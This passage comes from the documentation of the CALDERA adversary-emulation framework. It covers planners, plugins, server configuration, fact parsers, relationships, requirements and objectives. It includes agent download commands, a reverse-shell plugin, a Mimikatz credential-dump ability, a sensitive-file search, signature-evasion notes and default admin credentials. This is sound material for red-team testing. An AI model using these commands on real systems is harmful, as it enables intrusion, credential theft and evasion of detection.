Planners are single module Python files. Planners utilize the core system's planning_svc.py, which has planning logic useful for various types of planners.

4.8.1 The Atomic planner

CALDERA ships with a default planner, *atomic*. The *atomic* planner operates by atomically sending a single ability command to each agent in the operation's group at a time, progressing through abilities as they are enumerated in the underyling adversary profile. When a new agent is added to the operation, the *atomic* planner will start with the first ability in the adversary profile.

The *atomic* planner can be found in the `mitre/stockpile` GitHub repository at `app/atomic.py`.

4.8.2 Custom Planners

For any other planner behavior and functionality, a custom planner is required. CALDERA has open sourced some custom planners, to include the *batch* and *buckets* planners. From time to time, the CALDERA team will open source further planners as they become more widely used, publicly available, etc.

The *batch* planner will retrieve all ability commands available and applicable for the operation and send them to the agents found in the operation's group. The *batch* planner uses the planning service to retrieve ability commands based on the chosen advsersary and known agents in the operation. The abilities returned to the *batch* planner are based on the agent matching the operating system (execution platform) of the ability and the ability command having no unsatisfied facts. The *batch* planner will then send these ability commands to the agents and wait for them to be completed. After each batch of ability commands is completed, the *batch* planner will again attempt to retrieve all ability commands available for the operation and attempt to repeat the cycle. This is required as once ability commands are executed, new additional ability commands may also become unlocked; e.g. required facts being present now, newly spawned agents, etc. The *batch* planner should be used for profiles containing repeatable abilities.

The *buckets* planner is an example planner to demonstrate how to build a custom planner as well as the planning service utilities available to planners to aid in the formation decision logic.

The *batch* and *buckets* planners can be found in the `mitre/stockpile` github repository at `app/batch.py` and `app/buckets.py`.

See *How to Build Planners* for full walkthrough of how to build a custom planner and incorporate any custom decision logic that is desired.

4.8.3 Repeatable Abilities and Planners

When creating a new operation, selecting a profile with repeatable abilities will disable both the *atomic* and the *buckets* planners. Due to the behavior and functionality of these planners, repeatable abilities will result in the planner looping infinitely on the repeatable ability. It is recommended to use the *batch* planner with profiles containing repeatable abilities.

4.9 Plugins

CALDERA is built using a plugin architecture on top of the core system. Plugins are separate git repositories that plug new features into the core system. Each plugin resides in the plugins directory and is loaded into CALDERA by adding it to the local.yml file.

Plugins can be added through the UI or in the configuration file (likely `conf/local.yml`). Changes to the configuration file while the server is shut down. The plugins will be enabled when the server restarts.

Each plugin contains a single hook.py file in its root directory. This file should contain an initialize function, which gets called automatically for each loaded plugin when CALDERA boots. The initialize function contains the plugin logic that is getting "plugged into" the core system. This function takes a single parameter:

- **services**: a list of core services that live inside the core system.

A plugin can add nearly any new functionality/features to CALDERA by using the two objects above.

A list of plugins included with CALDERA can be found on the *Plugin library* page.

CHAPTER

FIVE

SERVER CONFIGURATION

5.1 Startup parameters

`server.py` supports the following arguments:

- `--log {DEBUG,INFO,WARNING,ERROR,CRITICAL}`: Sets the log option. The `DEBUG` option is useful for troubleshooting.
- `--fresh`: Resets all non-plugin data including custom abilities and adversaries, operations, and the agent list. A gzipped, tarball backup of the original content is stored in the `data/backup` directory. This makes it possible to recover the server state after an accidental `--fresh` startup by running `tar -zxvf data/backup/backup-<timestamp>.tar.gz` from the root caldera directory before server startup.
- `--environment ENVIRONMENT`: Sets a custom configuration file. See "Custom configuration files" below for additional details.
- `--plugins PLUGINS`: Sets CALDERA to run only with the specified plugins
- `--insecure`: Uses the `conf/default.yml` file for configuration, not recommended.

5.2 Configuration file

Caldera's configuration file is located at `conf/local.yml`, written on the first run. If the server is run with the `--insecure` option (not recommended), CALDERA will use the file located at `conf/default.yml`.

Configuration file changes must be made while the server is shut down. Any changes made to the configuration file while the server is running will be overwritten.

The YAML configuration file contains all the configuration variables CALDERA requires to boot up and run. A documented configuration file is below:

```
ability_refresh: 60  # Interval at which ability YAML files will refresh from disk
api_key_blue: BLUEADMIN123  # API key which grants access to CALDERA blue
api_key_red: ADMIN123  # API key which grants access to CALDERA red
app.contact.dns.domain: mycaldera.caldera  # Domain for the DNS contact server
app.contact.dns.socket: 0.0.0.0:53  # Listen host and port for the DNS contact server
app.contact.gist: API_KEY  # API key for the GIST contact
app.contact.html: /weather  # Endpoint to use for the HTML contact
app.contact.http: http://0.0.0.0:8888  # Server to connect to for the HTTP contact
app.contact.tcp: 0.0.0.0:7010  # Listen host and port for the TCP contact server
app.contact.udp: 0.0.0.0:7011  # Listen host and port for the UDP contact server
app.contact.websocket: 0.0.0.0:7012  # Listen host and port for the Websocket contact␣
↪server
```

(continues on next page)

(continued from previous page)

```
objects.planners.default: atomic  # Specify which planner should be used by default␣
↪(works for all objects, just replace `planners` with the appropriate object type␣
↪name)
crypt_salt: REPLACE_WITH_RANDOM_VALUE  # Salt for file encryption
encryption_key: ADMIN123  # Encryption key for file encryption
exfil_dir: /tmp  # The directory where files exfiltrated through the /file/upload␣
↪endpoint will be stored
host: 0.0.0.0  # Host the server will listen on
plugins:  # List of plugins to enable
- access
- atomic
- compass
- debrief
- fieldmanual
- gameboard
- manx
- response
- sandcat
- stockpile
- training
port: 8888  # Port the server will listen on
reports_dir: /tmp  # The directory where reports are saved on server shutdown
auth.login.handler.module: default  # Python import path for auth service login␣
↪handler ("default" will use the default handler)
requirements:  # CALDERA requirements
  go:
    command: go version
    type: installed_program
    version: 1.11
  python:
    attr: version
    module: sys
    type: python_module
    version: 3.7.0
users:  # User list for CALDERA blue and CALDERA red
  blue:
    blue: admin  # Username and password
  red:
    admin: admin
    red: admin
```

5.3 Custom configuration files

Custom configuration files can be created with a new file in the `conf/` directory. The name of the config file can then be specified with the `-E` flag when starting the server.

Caldera will choose the configuration file to use in the following order:

1. A config specified with the `-E` or `--environment` command-line options. For instance, if started with `python caldera.py -E foo`, CALDERA will load it's configuration from `conf/foo.yml`.
2. `conf/local.yml`: Caldera will prefer the local configuration file if no other options are specified.
3. `conf/default.yml`: If no config is specified with the `-E` option and it cannot find a `conf/local.yml` configuration file, CALDERA will use its default configuration options.

5.4 Enabling LDAP login

CALDERA can be configured to allow users to log in using LDAP. To do so add an `ldap` section to the config with the following fields:

- **dn**: the base DN under which to search for the user
- **server**: the URL of the LDAP server, optionally including the scheme and port
- **user_attr**: the name of the attribute on the user object to match with the username, e.g. `cn` or `sAMAccountName`. Default: `uid`
- **group_attr**: the name of the attribute on the user object to match with the group, e.g. `MemberOf` or `group`. Default: `objectClass`
- **red_group**: the value of the group_attr that specifies a red team user. Default: `red`

For example:

```
ldap:
  dn: cn=users,cn=accounts,dc=demo1,dc=freeipa,dc=org
  server: ldap://ipa.demo1.freeipa.org
  user_attr: uid
  group_attr: objectClass
  red_group: organizationalperson
```

This will allow the `employee` user to log in as `uid=employee,cn=users,cn=accounts,dc=demo1,dc=freeipa,dc=org`. This user has an `objectClass` attribute that contains the value `organizationalperson`, so they will be logged in as a red team user. In contrast, the `admin` user does not have an `objectClass` of `organizationalperson` so they will be logged in as a blue team user.

Be sure to change these settings to match your specific LDAP environment.

Note that adding the `ldap` section will disable any accounts listed in the `users` section of the config file; only LDAP will be used for logging in.

5.5 Setting Custom Login Handlers

By default, users authenticate to CALDERA by providing credentials (username and password) in the main login page. These credentials are verified using CALDERA's internal user mapping, or via LDAP if LDAP login is enabled for CALDERA. If users want to use a different login handler, such as one that handles SAML authentication or a login handler provided by a CALDERA plugin, the `auth.login.handler.module` keyword in the CALDERA configuration file must be changed from its value of `default`, which is used to load the default login handler. The configuration value, if not `default`, must be a Python import path string corresponding to the custom login handler relative to the main CALDERA directory (e.g. `auth.login.handler.module: plugins.customplugin.app.my_custom_handler`). If the keyword is not provided, the default login handler will be used.

The Python module referenced in the configuration file must implement the following method:

```
def load_login_handler(services):
    """Return Python object that extends LoginHandlerInterface from app.service.
↪interfaces.i_login_handler"""
    pass
```

When loading custom login handlers, CALDERA expects the referenced Python module to return an object that extends `LoginHandlerInterface` from `app.service.interfaces.i_login_handler`. This interface

provides all of the methods that CALDERA's authentication service requires to handle logins. If an invalid login handler is referenced in the configuration file, then the server will exit with an error.

An example login handler Python module may follow the following structure:

```
from app.service.interfaces.i_login_handler import LoginHandlerInterface

HANDLER_NAME = 'My Custom Login Handler'

def load_login_handler(services):
    return CustomLoginHandler(services, HANDLER_NAME)

class CustomLoginHandler(LoginHandlerInterface):
    def __init__(self, services, name):
        super().__init__(services, name)

    async def handle_login(self, request, **kwargs):
        # Handle login
        pass

    async def handle_login_redirect(self, request, **kwargs):
        # Handle login redirect
        pass
```

CHAPTER

SIX

PLUGIN LIBRARY

Here you'll get a run-down of all open-source plugins, all of which can be found in the plugins/ directory as separate GIT repositories.

To enable a plugin, add it to the `default.yml` file in the `conf/` directory. Make sure your server is stopped when editing the `default.yml` file.

Plugins can also be enabled through the GUI. Go to *Advanced -> Configuration* and then click on the 'enable' button for the plugin you would like to enable.

6.1 Sandcat

The Sandcat plugin contains CALDERA's default agent, which is written in GoLang for cross-platform compatibility.

The agent will periodically beacon to the C2 server to receive instructions, execute instructions on the target host, and then send results back to the C2 server. The agent also supports payload downloads, file uploads, and a variety of execution and C2 communication options. For more details, see the *Sandcat plugin documentation*

6.1.1 Deploy

To deploy Sandcat, use one of the built-in delivery commands which allows you to run the agent on any operating system. Each of these commands downloads the compiled Sandcat executable from CALDERA and runs it immediately. Find the commands on the Sandcat plugin tab.

Once the agent is running, it should show log messages when it beacons into CALDERA.

> If you have GoLang installed on the CALDERA server, each time you run one of the delivery commands above, the agent will re-compile itself dynamically and it will change it's source code so it gets a different file hash (MD5) and a random name that blends into the operating system. This will help bypass file-based signature detections.

6.1.2 Options

When deploying a Sandcat agent, there are optional parameters you can use when you start the executable:

- **Server**: This is the location of CALDERA. The agent must have connectivity to this host/port.
- **Group**: This is the group name that you would like the agent to join when it starts. The group does not have to exist. A default group of my_group will be used if none is passed in.
- **v**: Use `-v` to see verbose output from sandcat. Otherwise, sandcat will run silently.

6.1.3 Extensions

In order to keep the agent code lightweight, the default Sandcat agent binary ships with limited basic functionality. Users can dynamically compile additional features, referred to as "gocat extensions". Each extension adds to the existing `gocat` module code to provide functionality such as peer-to-peer proxy implementations, additional executors, and additional C2 contact protocols.

To request particular gocat extensions, users can include the `gocat-extensions` HTTP header when asking the C2 to compile an agent. The header value must be a comma-separated list of requested extensions. The server will include the extensions in the binary if they exist and if their dependencies are met (i.e. if extension A requires a particular Golang module that is not installed on the server, then extension A will not be included).

Below is an example powershell snippet to request the C2 server to include the `proxy_http` and `shells` extensions:

```
$url="http://192.168.137.1:8888/file/download"; # change server IP/port as needed
$wc=New-Object System.Net.WebClient;
$wc.Headers.add("platform","windows"); # specifying Windows build
$wc.Headers.add("file","sandcat.go"); # requesting sandcat binary
$wc.Headers.add("gocat-extensions","proxy_http,shells"); # requesting the extensions
$output="C:\Users\Public\sandcat.exe"; # specify destination filename
$wc.DownloadFile($url,$output); # download
```

The following features are included in the stock agent:

- `HTTP` C2 contact protocol
- `psh` PowerShell executor (Windows)
- `cmd` cmd.exe executor (Windows)
- `sh` shell executor (Linux/Mac)
- `proc` executor to directly spawn processes from executables without needing to invoke a shell (Windows/Linux/Mac)

Additional functionality can be found in the following gocat extensions:

- `gist` extension provides the Github gist C2 contact protocol.
- `shells` extension provides the `osascript` (Mac Osascript) and `pwsh` (Windows powershell core) executors.
- `shellcode` extension provides the shellcode executors.
- `proxy_http` extension provides the `HTTP` peer-to-peer proxy receiver.
- `proxy_smb_pipe` extension provides the `SmbPipe` peer-to-peer proxy client and receiver for Windows (peer-to-peer communication via SMB named pipes).
- `donut` extension provides the Donut functionality to execute various assemblies in memory. See https://github.com/TheWover/donut for additional information.
- `shared` extension provides the C sharing functionality for Sandcat.

Customizing Default Options & Execution Without CLI Options

It's possible to customize the default values of these options when pulling Sandcat from the CALDERA server.This is useful if you want to hide the parameters from the process tree. You can do this by passing the values in as headers instead of as parameters.

For example, the following will download a linux executable that will use `http://10.0.0.2:8888` as the server address instead of `http://localhost:8888`.

```
curl -sk -X POST -H 'file:sandcat.go' -H 'platform:linux' -H 'server:http://10.0.0.
↪2:8888' http://localhost:8888/file/download > sandcat.sh
```

6.2 Mock

The Mock plugin adds a set of simulated agents to CALDERA and allows you to run complete operations without hooking any other computers up to your server.

These agents are created inside the `conf/agents.yml` file. They can be edited and you can create as many as you'd like. A sample agent looks like:

```
- paw: 1234
  username: darthvader
  host: deathstar
  group: simulation
  platform: windows
  location: C:\Users\Public
  enabled: True
  privilege: User
  c2: HTTP
  exe_name: sandcat.exe
  executors:
    - pwsh
    - psh
```

After you load the mock plugin and restart CALDERA, all simulated agents will appear as normal agents in the Chain plugin GUI and can be used in any operation.

6.3 Manx

The terminal plugin adds reverse-shell capability to CALDERA, along with a TCP-based agent called Manx.

When this plugin is loaded, you'll get access to a new GUI page which allows you to drop reverse-shells on target hosts and interact manually with the hosts.

You can use the terminal emulator on the Terminal GUI page to interact with your sessions.

6.4 Stockpile

The stockpile plugin adds a few components to CALDERA:

- Abilities
- Adversaries
- Planner
- Facts

These components are all loaded through the `plugins/stockpile/data/*` directory.

6.5 Response

The response plugin is an autonomous incident response plugin, which can fight back against adversaries on a compromised host.

Similar to the stockpile plugin, it contains adversaries, abilties, and facts intended for incident response. These components are all loaded through the `plugins/response/data/*` directory.

6.6 Compass

Create visualizations to explore TTPs. Follow the steps below to create your own visualization:

1. Click 'Generate Layer'
2. Click '+' to open a new tab in the navigator
3. Select 'Open Existing Layer'
4. Select 'Upload from local' and upload the generated layer file

Compass leverages ATT&CK Navigator, for more information see: https://github.com/mitre-attack/attack-navigator

6.7 Caltack

The caltack plugin adds the public MITRE ATT&CK website to CALDERA. This is useful for deployments of CALDERA where an operator cannot access the Internet to reference the MITRE ATT&CK matrix.

After loading this plugin and restarting, the ATT&CK website is available from the CALDERA home page. Not all parts of the ATT&CK website will be available - but we aim to keep those pertaining to tactics and techniques accessible.

6.8 SSL

The SSL plugin adds HTTPS to CALDERA.

> This plugin only works if CALDERA is running on a Linux or MacOS machine. It requires HaProxy (>= 1.8) to be installed prior to using it.

When this plugin has been loaded, CALDERA will start the HAProxy service on the machine and serve CALDERA on all interfaces on port 8443, in addition to the normal http://[YOUR_IP]:8888 (based on the value of the `host` value in the CALDERA settings).

Plugins and agents will not automatically update to the service at https://[YOUR_IP]:8443. All agents will need to be redeployed using the HTTPS address to use the secure protocol. The address will not automatically populate in the agent deployment menu. If a self-signed certificate is used, deploying agents may require additional commands to disable SSL certificate checks.

Warning: This plugin uses a default self-signed ssl certificate and key which should be replaced. In order to use this plugin securely, you need to generate your own certificate. The directions below show how to generate a new self-signed certificate.

6.8.1 Setup Instructions

Note: OpenSSL must be installed on your system to generate a new self-signed certificate

1. In the root CALDERA directory, navigate to `plugins/ssl`.
2. Place a PEM file containing SSL public and private keys in `conf/certificate.pem`. Follow the instructions below to generate a new self-signed certificate:
   - In a terminal, paste the command `openssl req -x509 -newkey rsa:4096 -out conf/certificate.pem -keyout conf/certificate.pem -nodes` and press enter.
   - This will prompt you for identifying details. Enter your country code when prompted. You may leave the rest blank by pressing enter.
3. Copy the file `haproxy.conf` from the `templates` directory to the `conf` directory.
4. Open the file `conf/haproxy.conf` in a text editor.
5. On the line `bind *:8443 ssl crt plugins/ssl/conf/insecure_certificate.pem`, replace `insecure_certificate.pem` with `certificate.pem`.
6. On the line `server caldera_main 127.0.0.1:8888 cookie caldera_main`, replace `127.0.0.1:8888` with the host and port defined in CALDERA's `conf/local.yml` file. This should not be required if CALDERA's configuration has not been changed.
7. Save and close the file. Congratulations! You can now use CALDERA securely by accessing the UI https://[YOUR_IP]:8443 and redeploying agents using the HTTPS service.

6.9 Atomic

The Atomic plugin imports all Red Canary Atomic tests from their open-source GitHub repository.

6.10 GameBoard

The GameBoard plugin allows you to monitor both red-and-blue team operations. The game tracks points for both sides and determines which one is "winning". The scoring seeks to quantify the amount of true/false positives/negatives produced by the blue team. The blue team is rewarded points when they are able to catch the red team's actions, and the red team is rewarded when the blue team is not able to correctly do so. Additionally, abilities are rewarded different amounts of points depending on the tactic they fulfill.

To begin a gameboard exercise, first log in as blue user and deploy an agent. The 'Auto-Collect' operation will execute automatically. Alternatively, you can begin a different operation with the blue agent if you desire. Log in as red user and begin another operation. Open up the gameboard plugin from the GUI and select these new respective red and blue operations to monitor points for each operation.

6.11 Human

The Human plugin allows you to build "Humans" that will perform user actions on a target system as a means to obfuscate red actions by Caldera. Each human is built for a specific operating system and leverages the Chrome browser along with other native OS applications to perform a variety of tasks. Additionally, these humans can have various aspects of their behavior "tuned" to add randomization to the behaviors on the target system.

On the CALDERA server, there are additional python packages required in order to use the Human plugin. These python packages can be installed by navigating to the `plugins/human/` directory and running the command `pip3 install -r requirements.txt`

With the python package installed and the plugin enabled in the configuration file, the Human plugin is ready for use. When opening the plugin within CALDERA, there are a few actions that the human can perform. Check the box for each action you would like the human to perform. Once the actions are selected, then "Generate" the human.

The generated human will show a deployment command for how to run it on a target machine. Before deploying the human on a target machine, there are 3 requirements:

1. Install python3 on the target machine
2. Install the python package `virtualenv` on the target machine
3. Install Google Chrome on the target machine

Once the requirements above are met, then copy the human deployment command from the CALDERA server and run it on the target machine. The deployment command downloads a tar file from the CALDERA server, un-archives it, and starts the human using python. The human runs in a python virtual environment to ensure there are no package conflicts with pre-existing packages.

6.12 Training

This plugin allows a user to gain a "User Certificate" which proves their ability to use CALDERA. This is the first of several certificates planned in the future. The plugin takes you through a capture-the-flag style certification course, covering all parts CALDERA.

6.13 Access

This plugin allows you to task any agent with any ability from the database. It also allows you to conduct *Initial Access Attacks*.

6.13.1 Metasploit Integration

The Access plugin also allows for the easy creation of abilities for Metasploit exploits.

Prerequisites:

- An agent running on a host that has Metasploit installed and initialized (run it once to set up Metasploit's database)
- The `app.contact.http` option in CALDERA's configuration includes `http://`
- A fact source that includes a `app.api_key.red` fact with a value equal to the `api_key_red` option in CALDERA's configuration

Within the `build-capabilities` tactic there is an ability called `Load Metasploit Abilities`. Run this ability with an agent and fact source as described above, which will add a new ability for each Metasploit exploit. These abilities can then be found under the `metasploit` tactic. Note that this process may take 15 minutes.

If the exploit has options you want to use, you'll need to customize the ability's `command` field. Start an operation in `manual` mode, and modify the `command` field before adding the potential link to the operation. For example, to set `RHOSTS` for the exploit, modify `command` to include `set RHOSTS <MY_RHOSTS_VALUE>;` between `use <EXPLOIT_NAME>;` and `run`.

Alternatively, you can set options by adding a fact for each option with the `msf.` prefix. For example, to set `RHOST`, add a fact called `msf.RHOST`. Then in the ability's `command` field add `set RHOSTS \#{msf.RHOSTS};` between `use <EXPLOIT_NAME>;` and `run`.

6.14 Builder

The Builder plugin enables CALDERA to dynamically compile code segments into payloads that can be executed as abilities by implants. Currently, only C# is supported.

See *Dynamically-Compiled Payloads* for examples on how to create abilities that leverage these payloads.

6.15 Debrief

The Debrief plugin provides a method for gathering overall campaign information and analytics for a selected set of operations. It provides a centralized view of operation metadata and graphical displays of the operations, the techniques and tactics used, and the facts discovered by the operations.

The plugin additionally supports the export of campaign information and analytics in PDF format.

CHAPTER

SEVEN

PARSERS

CALDERA uses parsers to extract facts from command output. A common use case is to allow operations to take gathered information and feed it into future abilities and decisions - for example, a discovery ability that looks for sensitive files can output file paths, which will then be parsed into file path facts, and a subsequent ability can use those file paths to stage the sensitive files in a staging directory.

Parsers can also be used to create facts with relationships linked between them - this allows users to associate facts together, such as username and password facts.

Under the hood, parsers are python modules that get called when the agent sends command output to the CALDERA server and certain conditions are met:

- If the corresponding ability has a specified parser associated with the command, the parser module will be loaded and used to parse out any facts from the output. This will occur even if the agent ran the command outside of an operation
- If the agent ran the command as part of an operation, but the corresponding ability does not have any specified parsers associated with the command, CALDERA will check if the operation was configured to use default parsers. If so, any default parsers loaded within CALDERA will be used to parse out facts from the output. Otherwise, no parsing occurs.
- If the agent ran the command outside of an operation, but the corresponding ability does not have any specified parsers associated with the command, CALDERA will use its default parsers to parse the output.

Non-default Parser python modules are typically stored in individual plugins, such as `stockpile`, in the plugin's `app/parsers/` directory. For instance, if you look in `plugins/stockpile/app/parsers`, you can see a variety of parsers that are provided out-of-the-box.

Default parsers are located in the core CALDERA repo, under `app/learning`. Two example modules are `p_ip.py` and `p_path.py`, which are used to parse IP addresses and file paths, respectively. Note that the default parsers have a different location due to their association with the learning service.

7.1 Linking Parsers to an Ability

To associate specific parsers to an ability command, use the `parsers` keyword in the yaml file within the executor section (see the below example).

```
    darwin:
      sh:
        command: |
          find /Users -name '*.#{file.sensitive.extension}' -type f -not -path '*/\.*
↪' -size -500k 2>/dev/null | head -5
        parsers:
          plugins.stockpile.app.parsers.basic:
```

(continues on next page)

(continued from previous page)

```
          - source: host.file.path
            edge: has_extension
            target: file.sensitive.extension
```

Note that the parsers value is a nested dictionary whose key is the Python module import path of the parser to reference; in this case, `plugins.stockpile.app.parsers.basic` for the Parser located in `plugins/stockpile/app/parsers/basic.py`. The value of this inner dict is a list of fact mappings that tell the Parser what facts and relationships to save based on the output. In this case, we only have one mapping in the list.

Each mapping consists of the following:

- **Source** (required): A fact to create for any matches from the parser
- **Edge** (optional): A relationship between the source and target. This should be a string.
- **Target** (optional): A fact to create which the source connects to.

In the above example, the `basic` parser will take each line of output from the `find` command, save it as a `host.file.path` fact, and link it to the `file.sensitive.extension` fact used in the command with the `has_extension` edge. For instance, if the command was run using a `file.sensitive.extension` value of `docx` and the `find` command returned `/path/to/mydoc.docx` and `/path/to/sensitive.docx`, the parser would generate the following facts and relationships:

- `/path/to/mydoc.docx` <- `has_extension` -> `docx`
- `/path/to/sensitive.docx` <- `has_extension` -> `docx`

Note that only one parser can be linked to a command at a time, though a single parser can be used to generate multiple facts, as in our hypothetical example above. Also note that the parser only works for the associated command executor, so you can use different parsers for different executors and even different platforms.

The example below shows a more complicated parser - the `katz` parser in the `stockpile` plugin. This example has multiple fact mappings for a single parser, since we want to extract different types of information from the Mimikatz output - in particular, the password and password hash information.

```
platforms:
  windows:
    psh:
      command: |
        Import-Module .\invoke-mimi.ps1;
        Invoke-Mimikatz -DumpCreds
      parsers:
        plugins.stockpile.app.parsers.katz:
        - source: domain.user.name
          edge: has_password
          target: domain.user.password
        - source: domain.user.name
          edge: has_hash
          target: domain.user.ntlm
        - source: domain.user.name
          edge: has_hash
          target: domain.user.sha1
      payloads:
      - invoke-mimi.ps1
```

This time, we are using `plugins.stockpile.app.parsers.katz`, which will take the output from the `Invoke-Mimikatz -DumpCreds` command and apply the 3 specified mappings when parsing the output. Note that in all 3 mappings, the source fact is the same: `domain.user.name`, but the relationship edges and target facts are all different, based on what kind of information we want to save. The resulting facts, assuming the command was

successful and provided the desired information, will include the username, password, NTLM hash, and SHA1 hash, all linked together with the appropriate relationship edges.

CHAPTER

EIGHT

RELATIONSHIPS

Many CALDERA abilities require input variables called "facts" to be provided before the ability can be run. These facts can be provided through fact sources, or they can be discovered by a previous ability.

8.1 Creating Relationships using Abilities

8.1.1 Example

As an example, the following printer discovery ability will create two facts called `host.print.file` and `host.print.size`:

```
- id: 6c91884e-11ec-422f-a6ed-e76774b0daac
  name: View printer queue
  description: View details of queued documents in printer queue
  tactic: discovery
  technique:
    attack_id: T1120
    name: Peripheral Device Discovery
  platforms:
    darwin:
      sh:
        command: lpq -a
        parsers:
          plugins.stockpile.app.parsers.printer_queue:
          - source: host.print.file
            edge: has_size
            target: host.print.size
```

This ability will view the printer queue using the command `lpq -a`. The result of `lpq -a` will be parsed into two facts: `host.print.file` (the `source`) and `host.print.size` (the `target`). These two facts are dependent on each other, and it will be helpful to understand their connection in order to use them. Therefore, we use the `edge` variable to explain the relationship between the `source` and the `target`. In this case, the `edge` is `has_size`, because `host.print.size` is the file size of `host.print.file`. All together, the `source`, `edge`, and `target` comprise a "relationship". To learn more about how the parser file creates a relationship, refer to *Parsers*.

8.1.2 Multiple Instances of a Fact

Storing the relationship between the `source` and the `target` in the `edge` allows CALDERA to save several instances of each fact while maintaining the connection between facts. For example, if the printer discovery ability (shown above) is run, and several files are discovered in the printer queue, the following facts may be created.

host.print.file	host.print.size (bytes)
essay.docx	12288
image-1.png	635000
Flier.pdf	85300

The table above shows how each `host.print.file` value is associated with exactly one `host.print.size` value. This demonstrates the importance of the `edge`; it maintains the association between each pair of `source` and `target` values. Without the `edge`, we would just have a list of values but no information about their relationships, similar to the following:


- `host.print.file`: `essay.docx`, `image-1.png`, `Flier.pdf`
- `host.print.size`: `12288`, `635000`, `85300`

8.1.3 Optional Components

Note that the `edge` and the `target` are optional. You can create a `source` as an independent fact without needing to connect it to a `target`.

8.2 Creating Relationships using CALDERA Server

Relationships can also be created in the CALDERA Server GUI. Use the left sidebar to navigate to "fact sources." Then, click "relationships" followed by "new relationship." You can fill in values for the `edge`, `source`, and `target` to be used in future operations. Then click "Save" to finish!



CHAPTER

NINE

REQUIREMENTS

Requirements are a mechanism used by CALDERA to determine whether an ability should be run in the course of an operation. By default, CALDERA supplies several requirements within the Stockpile plugin that can be used by an ability to ensure the ability only runs when the facts being used by the ability command meet certain criteria.

Requirements are defined in a Python module and are then referenced inside an ability. All requirements must be provided at least a `source` fact to enforce the defined requirement on. Depending on the requirement module, a requirement module may also need an `edge` value and a `target` fact to be provided as arguments to enforce the defined requirement.

See *Relationships* for more information on relationship `source`, `edge`, and `target` values.

9.1 Example

Let's look at the **Impersonate User** ability from Stockpile as an example.

```
- id: 3796a00b-b11d-4731-b4ca-275a07d83299
  name: Impersonate user
  description: Run an application as a different user
  tactic: execution
  technique:
    attack_id: T1059.001
    name: "Command and Scripting Interpreter: PowerShell"
  platforms:
    windows:
      psh:
        command: |
          $job = Start-Job -ScriptBlock {
            $username = '#{host.user.name}';
            $password = '#{host.user.password}';
            $securePassword = ConvertTo-SecureString $password -AsPlainText -Force;
            $credential = New-Object System.Management.Automation.PSCredential
↪$username, $securePassword;
            Start-Process Notepad.exe -NoNewWindow -PassThru -Credential $credential;
          };
          Receive-Job -Job $job -Wait;
  requirements:
    - plugins.stockpile.app.requirements.paw_provenance:
      - source: host.user.name
    - plugins.stockpile.app.requirements.basic:
      - source: host.user.name
        edge: has_password
        target: host.user.password
```

Notice in the ability command, two facts host.user.name and host.user.password will be used. The paw_provenance requirement enforces that only host.user.name facts that were discovered by the agent running the ability can be used (i.e. fact originated from the same paw). In the scenario this ability is run against two agents on two different hosts where multiple host.user.name and host.user.password facts were discovered, the paw_provenance prevents facts discovered by the first agent on the first host from being used by the second agent on the second host. This ensures facts discovered locally on one host are only used on the host where those facts would apply, such as in the scenario the host.user.name is a local account that only exists on the host it was discovered on. Other possible usages could apply the paw_provenance requirement to files discovered, file paths, and running processes, all of which would be discovered information that should only be used by the host they were discovered on and not globally by other agents running on other hosts in an operation.

Additionally, the basic requirement enforces that only host.user.name facts with an existing has_password relationship to an existing host.user.password fact may be used. Brute forcing all available combinations of host.user.name facts and host.user.password facts could result in high numbers of failed login attempts or locking out an account entirely. The basic requirement ensures that the user and password combination used has a high chance of success since the combination's relationship has already been established by a previous ability.

The combined effect these requirements have ensures that the CALDERA operation will only attempt reliable combinations of host.user.name and host.user.password facts specific to the agent running the ability, instead of arbitrarily attempting all possible combinations of host.user.name and host.user.password facts available to the agent.

CHAPTER

TEN

OBJECTIVES

As part of ongoing efforts to increase the capabilities of CALDERA's Planners, the team has implemented Objectives. Objectives are collections of fact targets, called Goals, which can be tied to Adversaries. When an Operation starts, the Operation will store a copy of the Objective linked to the chosen Adversary, defaulting to a base Goal of "running until no more steps can be run" if no Objective can be found. During the course of an Operation, every time the planner moves between buckets, the current Objective status is evaluated in light of the current knowledge of the Operation, with the Operation completing should all goals be met.

10.1 Objectives

The Objective object can be examined at `app/objects/c_objective.py`.

Objective objects utilize four attributes, documented below:

- **id**: The id of the Objective, used for referencing it in Adversaries
- **name**: The name of the Objective
- **description**: A description for the Objective
- **goals**: A list of individual Goal objects

  For an Objective to be considered complete, all Goals associated with it must be achieved during an Operation

At the moment, Objectives can be added to CALDERA by creating Objective YAML files, such as the one shown below, or through Objectives web UI modal:

```
id: 7ac9ef07-defa-4d09-87c0-2719868efbb5
name: testing
description: This is a test objective that is satisfied if it finds a user with a␣
↪username of 'test'
goals:
  - count: 1
    operator: '='
    target: host.user.name
    value: 'test'
```

Objectives can be tied to Adversaries either through the Adversaries web UI, or by adding a line similar to the following to the Adversary's YAML file:

```
objective: 7ac9ef07-defa-4d09-87c0-2719868efbb5
```

10.2 Goals

Goal objects can be examined at `app/objects/secondclass/c_goal.py`. Goal objects are handled as extensions of Objectives, and are not intended to be interacted with directly.

Goal objects utilize four attributes, documented below:

- **target**: The fact associated with this goal, i.e. `host.user.name`
- **value**: The value this fact should have, i.e. `test`
